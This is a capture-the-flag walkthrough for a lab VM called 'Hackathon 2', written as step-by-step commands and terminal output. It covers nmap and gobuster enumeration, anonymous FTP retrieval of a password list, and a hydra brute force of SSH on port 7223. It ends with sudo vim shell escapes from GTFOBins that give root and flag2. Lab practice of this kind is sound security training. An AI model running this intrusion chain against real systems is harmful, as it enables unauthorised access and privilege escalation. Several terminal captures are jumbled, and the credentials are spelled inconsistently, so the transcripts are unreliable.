



Hackathon 2

1. Create a directory, run **nmap**, and save the scan results inside that directory.

A terminal window titled 'kali@kali: ~/hackathon2' with a menu bar (Session, Actions, Edit, View, Help). The terminal shows three commands: 'mkdir hackathon2', 'cd hackathon2', and 'nmap -sV -sC 192.168.1.14 -oN nmap-rslt'. The cursor is at the end of the third command.

```
(kali@kali)-[~]  
$ mkdir hackathon2  
  
(kali@kali)-[~]  
$ cd hackathon2  
  
(kali@kali)-[~/hackathon2]  
$ nmap -sV -sC 192.168.1.14 -oN nmap-rslt
```

2. If **port 80** is open, run the related **nmap HTTP script**, and also run a full port scan using **-p-**.

A terminal window showing the output of an nmap scan. The command is 'nmap --script=http-enum.nse 192.168.1.14 -oN nma-hacathon2-rslt'. The output includes the Nmap version, start time, host status, closed ports, open ports (21/tcp ftp, 80/tcp http), and the results of the http-enum script (robots.txt).

```
(kali@kali)-[~/hackathon2]  
$ nmap --script=http-enum.nse 192.168.1.14 -oN nma-hacathon2-rslt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 00:40 EST  
Nmap scan report for 192.168.1.14  
Host is up (0.00038s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
| http-enum:  
|_ /robots.txt: Robots file  
MAC Address: 00:0C:29:01:B0:6E (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
```

3. Run the **gobuster** command to find hidden directories. You will discover a directory named **happy**.

```
kali@kali: ~
$ gobuster dir -u http://192.168.1.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,zip,txt,php

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.14
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: html,zip,txt,php
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/index.html (a) (Status: 200) [Size: 1254]
/robots.txt (a) (Status: 200) [Size: 70]
/happy (a) (Status: 200) [Size: 110]
Progress: 54926 / 1102795 (4.98%)
```


4. Open the **happy** directory in the browser, right-click, and select **View Page Source**.



Nothing is in here




5. From the page source, you find the **username** of the machine.



The screenshot shows a web browser window with the address bar displaying 'http://192.168.1.14/happy'. The page title is 'happy'. The browser's developer tools are open, showing the HTML source code. The code is as follows:

```
1 <html>
2 <title>happy</title>
3
4 <body><h1> Nothing is in here</h1></body>
5
6 <!-- username: hackathon11 >
7
8 </html>
9
```

6. If the **FTP port** is open, search for the correct **nmap FTP script**, run it, and you will see that **anonymous FTP login is allowed**.



The screenshot shows a terminal window with the following commands and output:

```
kali@kali: ~/hackathon2
Session Actions Edit View Help
Send Ctrl+Alt+Del to this virtual machine

(kali@kali)-[~]
$ cd hackathon2
Connected to 192.168.1.14.
(kali@kali)-[~/hackathon2]
$ ls /usr/share/nmap/scripts | grep ftp-an
ftp-anon.nse specify the password.
Password:
(kali@kali)-[~/hackathon2]
$ nmap --script=ftp-anon.nse 192.168.1.14 -oN nmap-ftp-hackathon2-rs1t
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 01:14 EST
Nmap scan report for 192.168.1.14
Host is up (0.00041s latency). Mode: ([155695])
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1:1:1000 1000 47 Jun 18 2021 flag1.txt
|_rw-r--r-- 1:1:1000 1000 849 Jun 19 2021 word.dir
80/tcp    open  http ded Passive Mode ([18446])
MAC Address: 00:0C:29:01:B0:6E (VMware) for flag1.txt (47 bytes).
100% [*****] 47 232.98 KiB/s 00:00
Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
47 bytes received in 00:00 (22.59 KiB/s)
```

- Log in to FTP using the name **anonymous** and password **kali**, then list files with **ls**, and download **flag1** and the **wordlist directory** by using **get**.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ftp 192.168.1.14  
Connected to 192.168.1.14.  
220 (vsFTPd 3.0.3)/hackathon2  
Name (192.168.1.14:kali):anonymous ftp-an  
331 Please specify the password.  
Password:  
230 Login successful:hackathon2  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||55695|)  
150 Here comes the directory listing.  
-rw-r--r-- 1 1000 1000 47 Jun 18 2021 flag1.txt  
-rw-r--r-- 1 1000 1000 849 Jun 19 2021 word.dir  
226 Directory send OK. FTP login allowed (FTP code 230)  
ftp> get flag1.txt  
local: flag1.txt remote: flag1.txt  
229 Entering Extended Passive Mode (|||8446|)  
150 Opening BINARY mode data connection for flag1.txt (47 bytes).  
100% |*****| 47 232.98 KiB/s 00:00 ETA  
226 Transfer complete. (1 host up) scanned in 0.54 seconds  
47 bytes received in 00:00 (22.59 KiB/s)  
ftp> get word.dir  
local: word.dir remote: word.dir
```

- Now you can view the downloaded files; the **wordlist directory** contains the password list.

```
(kali@kali)-[~/hackathon2]  
$ ls  
flag1.txt nmap-hackathon2-rsult nmap-ftp-hackathon2-rsult nmap-rsult nmap-rsult-allport word.dir  
(kali@kali)-[~/hackathon2]  
$ cat flag1.txt  
FLAG{7e3c118631b68d159d9399bda66fc684}  
(kali@kali)-[~/hackathon2]  
$ cat word.dir | wc -l  
110
```

9. Run **hydra**, targeting SSH on the custom port **7223** (not the default 22). Use **-L -P** if we are giving password list and **-l** or **-p** if you already know the username or password.

```
(kali㉿kali)-[~/hackathon2]
$ hydra -l hackathonll -P word.dir ssh://192.168.1.14 -s 7223
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics any
way).
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (l:1/p:110), ~7 tries per task
[DATA] attacking ssh://192.168.1.14:7223/
[7223][ssh] host: 192.168.1.14 login: hackathonll password: Ti@g0
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-18 01:22:23
```

10. Use SSH to log in. The password found by hydra is **ti@gO**.

```
kali@kali: ~/hackathon2
Session Actions Edit View Help
[7223][ssh] host: 192.168.1.14 login: hackathonll password: Ti@g0
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-18 01:22:23
ssh: connect to host 192.168.1.14 port 22: Connection refused
(kali㉿kali)-[~/hackathon2]
$ ssh hackathonll@192.168.1.14 -s 7223
ssh: connect to host 192.168.1.14 port 22: Connection refused
(kali㉿kali)-[~/hackathon2]
$ ssh hackathonll@192.168.1.14 -p 7223
hackathonll@192.168.1.14's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 18 Nov 2025 06:26:02 AM UTC
System load: 0.17          Processes: 238
Usage of /: 25.4% of 18.57GB Users logged in: 1
Memory usage: 40%          IPv4 address for ens33: 192.168.1.14
Swap usage: 0%
System information as of Tue 18 Nov 2025 05:56:23 AM UTC
```

11. After logging in, run **ls -a** to see hidden files and check the **history** file.


```
$ ls -a
. .bash_history .bash_logout .bashrc .cache .profile .swo .swp
$ cat .bash_history
ls
sudo -i
sudo -l
sudo -i
sudo -l
sudo -i
```

12.Run **sudo -l**, and you will see that the user can run **/usr/bin/vim** without a password.

```
$ sudo -l
Matching Defaults entries for hackathonll on hackathon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hackathonll may run the following commands on hackathon:
    (root) NOPASSWD: /usr/bin/vim
```

13.Go to the **GTFOBins** website, search for **vim**, and open the “vim shell” section.



14.You will see commands that allow you to break out into a shell—any of those commands will work.



It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vim -c '!:bin/sh'`

(b) `vim --cmd ':set shell=/bin/sh|:shell'`

(c) This requires that **vim** is compiled with Python support. Prepend **:py3** for Python 3.

```
vim -c ':py3 import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(d) This requires that **vim** is compiled with Lua support.

```
vim -c ':lua os.execute("reset; exec sh")'
```

15.Run the shell command from GTFOBins **with sudo** to get **root permissions**.

```
$ sudo vim -c ':%!/bin/sh'
# whoami
root
#
```

16.Once you are root, run the commands to read **flag2**—now the machine is fully hacked.

```
# cd /root
# ls
flag2.txt  snap
# cat flag2.txt
FLAG{7e3c118631b68d159d9399bda66fc694}
#
```